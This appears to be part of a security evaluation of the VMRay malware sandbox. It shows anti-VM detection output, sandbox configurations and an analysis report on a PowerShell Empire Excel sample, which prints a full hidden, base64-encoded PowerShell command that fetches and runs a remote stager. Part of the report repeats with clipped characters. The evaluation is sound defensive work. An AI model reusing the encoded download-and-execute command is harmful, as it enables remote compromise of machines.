[*] Reg key (HKCU\SOFTWARE\Wine) ... OK

[-] VirtualBox detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] Reg key (HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions) ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "VideoBiosVersion") ... OK
[*] Reg key (HKLM\HARDWARE\ACPI\DSDT\VBOX__) ... OK
[*] Reg key (HKLM\HARDWARE\ACPI\FADT\VBOX__) ... OK
[*] Reg key (HKLM\HARDWARE\ACPI\RSDT\VBOX__) ... OK
[*] Reg key (HKLM\SYSTEM\ControlSet001\Services\VBox*) ... OK
[*] Reg key (HKLM\HARDWARE\DESCRIPTION\System "SystemBiosDate") ... OK
[*] Driver files in C:\WINDOWS\system32\drivers\VBox* ... OK
[*] Additional system files ... OK
```



C:\Users\[redacted]Desktop\pafish.exe

```
[*] Looking for VBoxTray windows ... OK
[*] Looking for VBox network share ... OK
[*] Looking for VBox processes (vboxservice.exe, vboxtray.exe) ... OK
[*] Looking for VBox devices using WMI ... OK

[-] VMware detection
[*] Scsi port 0,1,2 ->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\SOFTWARE\VMware, Inc.\VMware Tools) ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmmouse.sys ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmhgfs.sys ... OK
[*] Looking for a MAC address starting with 00:05:69, 00:0C:29, 00:1C:14 or 00:50:56 ... OK
[*] Looking for network adapter name ... OK
[*] Looking for pseudo devices ... OK
[*] Looking for VMware serial number ... OK

[-] Qemu detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid CPU brand string 'QEMU Virtual CPU' ... OK

[-] Bochs detection
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid AMD wrong value for processor name ... OK
[*] cpuid Intel wrong value for processor name ... OK

[-] Cuckoo detection
[*] Looking in the TLS for the hooks information structure ... OK


[-] Feel free to RE me, check log file for more information._
```

When it comes to detecting the difference between the target computer and the analysis environment, the following research is useful:

https://github.com/MRGEffitas/Sandbox_tester

https://www.youtube.com/watch?v=-wN5XvrfuxY

By running the tool, we can be sure that the VMRay environment fakes the following in order to be undetectable for malware which targets the desktop environment:

- There are icons and files on the desktop
- There are standard applications installed
- There are applications with GUI running in the background
- There are non-default bookmarks in Internet Explorer
- There is a printer attached to the system
- All the hardware descriptors match a desktop system
- The gettickcount and lastbootuptime shows that the system is already up and running for a while
- The screen resolution matches a desktop resolution
- The system interacts with messageboxes (a trick commonly used in RAT samples)
- The sleep detection of the script can’t detect the presence of sleep hooking, but in reality, sleeps are fast-forwarded.


- Non-default desktop background is used

To defeat context-aware malware (almost exclusively used in APT attacks), one has to know what configuration/environment is expected by the malware. When this is known, either the prescripts or the interaction with the VM during the analysis can be used to trigger the malicious payload by the malware. Alternatively, when run on-prem at a customer site, VMRay can use the customer's own gold images as target machines for analysis.

Supported file types and analysis environments

Finding

The supported file types and analysis environments (with OS, program versions and patch levels) make it useful to analyse any in-the-wild threat.



Word Document

Auxiliary (use reputation as additional analyzer)

☑ **VM:** Windows 7 (SP1, 64-bit), MS Office 2007 (32-bit)
Configuration: ms_office

☑ **VM:** Windows 7 (SP1, 64-bit), MS Office 2010 (32-bit)
Configuration: ms_office


☑ **VM:** Windows 7 (SP1, 64-bit), MS Office 2013 (32-bit)
Configuration: ms_office

☑ **VM:** Windows 7 (SP1, 64-bit), MS Office 2016 (64-bit)
Configuration: ms_office

□ Virus Total

□ Metadefender


□ **VM:** Windows 7 (SP1, 32-bit), MS Office 2007 (32-bit)
Configuration: ms_office



Windows Exe (x86-64)

Auxiliary (use reputation as additional analyzer)


- □ Metadefender
- ☑ **VM:** Windows 10 (64-bit)
Configuration: Binary executable
- ☑ **VM:** Windows 7 (SP1, 64-bit)
Configuration: Binary executable
- ☑ **VM:** Windows 8.1 (64-bit)
Configuration: Binary executable
- □ Virus Total
- □ **VM:** Windows 7 (SP1, 64-bit, alternative hardware)
Configuration: Binary executable
- □ **VM:** Windows 10 (64-bit)
Configuration: RDTSC special handling
- □ **VM:** Windows 8.1 (64-bit)
Configuration: RDTSC special handling
- □ **VM:** Windows 7 (SP1, 64-bit)
Configuration: RDTSC special handling
- □ **VM:** Windows 7 (SP1, 64-bit)
Configuration: Binary executable (alternative timing)
- □ **VM:** Windows 7 (SP1, 32-bit)
Configuration: Binary executable (alternative timing)
- □ **VM:** Windows 8.1 (64-bit)
Configuration: Binary executable (alternative timing)
- □ **VM:** Windows 10 (64-bit)
Configuration: Binary executable (alternative timing)
- □ **VM:** Windows 7 (SP1, 64-bit, alternative hardware)
Configuration: Binary executable (alternative timing)



Useful reports


Finding

The reports generated by the system are useful for both beginners and advanced users.




VTI Information

VTI Score	92 / 100
VTI Database Version	2.5
VTI Rule Match Count	12
VTI Rule Type	Documents



Detected Threats

▶	Process	Create process
▶	Process	Execute encoded PowerShell script
▶	Network	Perform DNS request
▶	Network	Connect to remote host
▶	Process	Obfuscate control flow
▶	VBA Macro	Execute application
▶	VBA Macro	Create suspicious COM object
▶	VBA Macro	Execute macro on specific worksheet event



VMRay Analyzer Report

» Dashboard » Samples » #813189 » Analyses » #921424

Analysis Information

Creation Time	2017-06-01 16:02 (UTC+2)
VM Analysis Duration Time	00:02:49
Execution Successful	✓
Sample Filename	powershell_empire_mrgsrv1_2345.xlsm
Command Line Parameters	✗
Prescript	✗
Number of Processes	4
Termination Reason	Timeout
Download	Archive, Function Logfile, Generic Logfile, PCAP, STIX/CybOX

VTI Information

VTI Score	92 / 100
VTI Database Version	2.5
VTI Rule Match Count	12
VTI Rule Type	Documents

Tags

Add new tag here


Remarks

ⓘ The dump total size limit was reached during the analysis. Some memory dump may be missing in the reports. You can increase the limit in the configuration.

ⓘ The maximum number of dumps was reached during the analysis. Some memory dumps may be missing in the reports. You can increase the limit in the configuration.

Screenshots

Monitored Processes



ysis Information

ation Time	2017-06-01 16:02 (UTC+2)
Analysis Duration Ti	00:02:49
cution Successful	✓
ple Filename	powershell_empire_mrgsrv1_2345.xlsm
mand Line Paramet	X
script	X
ber of Processes	4
nination Reason	Timeout
nload	Archive · Function Logfile · Generic Logfile · PCAP · STIX/CybOX

VTI Information

VTI Score	92 / 1
VTI Database Version	2.5
VTI Rule Match Count	12
VTI Rule Type	Documents

Tags

arks

The dump total size limit was reached during the analysis. Some memory dump may be missing in the reports. You can increase the limit in the configuration.

The maximum number of dumps was reached during the analysis. Some memory dumps may be missing in the reports. You can increase the limit in the configuration.

enshots

itored Processes

PID	Monitor Reason	Integrity Level	Image Name	Command Line	Origin ID
0x98c	Analysis Target	Medium	excel.exe	"C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE"	
0x34c	Child Process	Medium	cmd.exe	C:\Windows\SysWOW64\cmd.exe /k if x86==x86 (powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwB0AEUAbQAuAE4AZQBUAC4AUwBlAHIAdgBJAGMAZQBQAE8AaQBOAFQATQBBAE4AYQBHAEUAUgBdADoAOgBFAFgAUABFAGMAdAAxADAAMABDAE8AbgBUAGkATgB1AGUAIAA9ACAAMAA7ACQAdwBDAD0ATgBFAHcALQBPAEIAagBFAEMAVAAgAFMAWQBTAHQARQBtAC4ATgBFAHQALgBXAEUAQgBDAEwAaQBlAE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAFcAQwAuAEgAZQBBAGQARQBSAFMALgBBAEQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAQwAuAFAAcgBPAHgAeQAgAD0AIABbAFMAWQBTAHQARQBtAC4ATgBlAFQALgBXAEUAQgBSAEUAcQBVAEUAUwBUAF0AOgA6AEQARQBmAEEAVQBMAFQAVwBlAGIAUABSAE8AWABZADsAJABXAGMALgBQAHIATwB4AHkALgBDAHIAZQBkAGUAbgBUAGkAYQBsAFMAIAA9ACAAWwBTAFkAcwB0AEUAbQAuAE4ARQB0AC4AQwByAGUARABFAG4AdABJAGEATABDAEEAQwBlAGUAXQA6ADoARABlAGYAQQBVAEwAdABOAEUAdABXAE8AUgBrAEMAcgBlAEQAZQBuAHQAaQBhAEwAcwA7ACQASwA9ACcATQA8ACEAZgAwAEYAfABkADgAOQBxACYAUQAxAH0AKQBDADsASwB+AGgANgBCAEEAagBnAG0AaQB7AGMANQAsACcAOwAkAGkAPQAwADsAWwBjAEgAQQBSAFsAXQBdACQAQgA9ACgAWwBDAEgAYQBSAFsAXQBdACgAJABXAEMALgBEAG8AVwBuAGwAbwBBAEQAUwBUAHIAaQBuAEcAKAAiAGgAdAB0AHAAOgAvAC8AbQByAGcAcwByAHYAMQAuAG0AcgBnAC0AZQBmAGYAaQB0AGEAcwAuAGMAbwBtADoAMgAzADQANQAvAGkAbgBkAGUAeAAuAGEAcwBwACIAKQApACkAfAAlAHsAJABfAC0AQgBYAG8AcgAkAGsAWwAkAEkAKwArACUAJABrAC4ATABlAE4ARwB0AGgAXQB9ADsASQBFAFgAIAAoACQAYgAtAEoAbwBJAE4AJwAnACkA)	#1
0x934	Child Process	Medium	powershell.exe	powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwB0AEUAbQAuAE4AZQBUAC4AUwBlAHIAdgBJAGMAZQBQAE8AaQBOAFQATQBBAE4AYQBHAEUAUgBdADoAOgBFAFgAUABFAGMAdAAxADAAMABDAE8AbgBUAGkATgB1AGUAIAA9ACAAMAA7ACQAdwBDAD0ATgBFAHcALQBPAEIAagBFAEMAVAAgAFMAWQBTAHQARQBtAC4ATgBFAHQALgBXAEUAQgBDAEwAaQBlAE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAFcAQwAuAEgAZQBBAGQARQBSAFMALgBBAEQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAQwAuAFAAcgBPAHgAeQAgAD0AIABbAFMAWQBTAHQARQBtAC4ATgBlAFQALgBXAEUAQgBSAEUAcQBVAEUAUwBUAF0AOgA6AEQARQBmAEEAVQBMAFQAVwBlAGIAUABSAE8AWABZADsAJABXAGMALgBQAHIATwB4AHkALgBDAHIAZQBkAGUAbgBUAGkAYQBsAFMAIAA9ACAAWwBTAFkAcwB0AEUAbQAuAE4ARQB0AC4AQwByAGUARABFAG4AdABJAGEATABDAEEAQwBlAGUAXQA6ADoARABlAGYAQQBVAEwAdABOAEUAdABXAE8AUgBrAEMAcgBlAEQAZQBuAHQAaQBhAEwAcwA7ACQASwA9ACcATQA8ACEAZgAwAEYAfABkADgAOQBxACYAUQAxAH0AKQBDADsASwB+AGgANgBCAEEAagBnAG0AaQB7AGMANQAsACcAOwAkAGkAPQAwADsAWwBjAEgAQQBSAFsAXQBdACQAQgA9ACgAWwBDAEgAYQBSAFsAXQBdACgAJABXAEMALgBEAG8AVwBuAGwAbwBBAEQAUwBUAHIAaQBuAEcAKAAiAGgAdAB0AHAAOgAvAC8AbQByAGcAcwByAHYAMQAuAG0AcgBnAC0AZQBmAGYAaQB0AGEAcwAuAGMAbwBtADoAMgAzADQANQAvAGkAbgBkAGUAeAAuAGEAcwBwACIAKQApACkAfAAlAHsAJABfAC0AQgBYAG8AcgAkAGsAWwAkAEkAKwArACUAJABrAC4ATABlAE4ARwB0AGgAXQB9ADsASQBFAFgAIAAoACQAYgAtAEoAbwBJAE4AJwAnACkA	#2
0x93c	Child Process	Medium	msosync.exe	"C:\Program Files (x86)\Microsoft Office\Root\Office16\MsoSync.exe"	#1

ple Information

	#813189
5 Hash Value	5a01320740d70c00a38759f9d6638ea1
1 Hash Value	235dddc0bec1c5da1014f18efcc52254b6605c50
256 Hash Value	0a49cfd1ab3e21c0a38bc6f8fba6dc2ae8ef08d00560c6c428452c7f01249543
name	powershell_empire_mrgsrv1_2345.xlsm
Size	16.92 KB (17329 bytes)
Type	Excel Document
VBA Macros	✓

Analyzer and Virtual Machine Information

Analyzer Version	2.0.0
Analyzer Build Date	2017-05-30 10:27 (UTC+2)
Microsoft Office Version	2016
Microsoft Excel Version	16.0.4266.1003
Internet Explorer Version	8.0.7601.17514
Firefox Version	39.0
Flash Version	16.0.0.235
Silverlight Version	5.1.10411.0
Java Version	7.0.170
VM Name	win7_64_sp1-mso2016
VM Description	Windows 7 (SP1, 64-bit), MS Office 2016 (64-bit)
VM Architecture	x86 64-bit
VM OS	Windows 7
VM Kernel Version	6.1.7601.17514 (3844dbb9-2017-4967-be7a-a4a2c20430fa)

Easy interaction with the sandbox during the analysis

Finding

It is not uncommon that the sample won’t start without any specific user activity. E.g. some samples use an installer, where a user has to click through a series of windows before the malicious payload is delivered. The VMRay malware analysis sandbox environment has automated user simulation, providing the mouse and keyboard input the malware would typically expect. It also makes it easy to manually interact with the environment during analysis, by only using the web browser and HTML5 technology.


For tasks which can be automated, prescripts can be written and uploaded to the analysis environment. These scripts can change the analysis environment for the specified malware. EXE, Batch File, Windows scripting host file etc. can be used for a prescript.

YARA rules implemented

Finding

YARA “provides a rule-based approach to create descriptions of malware families based on textual or binary patterns.” It is a great tool to classify known malware, and also to identify new samples for known malware families. YARA is especially effective when the sample is packed, but the rule is used on the unpacked, in-memory process. YARA can also be used to detect document files (Word, Excel, PDF) containing exploits.

VMRay incorporates YARA rules to detect the variants from known families, and to detect new samples of known exploits. They are applied to various analysis artifacts (extracted files, process dumps, network dumps, etc.).



Detected Threats

▼ YARA YARA match

Rule "DarkComet_1" has matched for "c:\user[redacted]desktop\rat.mrg-effitas.com_3468.exe"
Rule "DarkComet_3" has matched for "c:\user[redacted]desktop\rat.mrg-effitas.com_3468.exe"
Rule "DarkComet_4" has matched for "c:\user[redacted]desktop\rat.mrg-effitas.com_3468.exe"
Rule "DarkComet_1" has matched for "c:\user[redacted]documents\dcscmin\imdcsc.exe"
Rule "DarkComet_3" has matched for "c:\user[redacted]documents\dcscmin\imdcsc.exe"
Rule "DarkComet_4" has matched for "c:\user[redacted]documents\dcscmin\imdcsc.exe"
Rule "DarkComet_1" has matched for "\Users\[redacted]Desktop\rat.mrg-effitas.com_3468.exe"
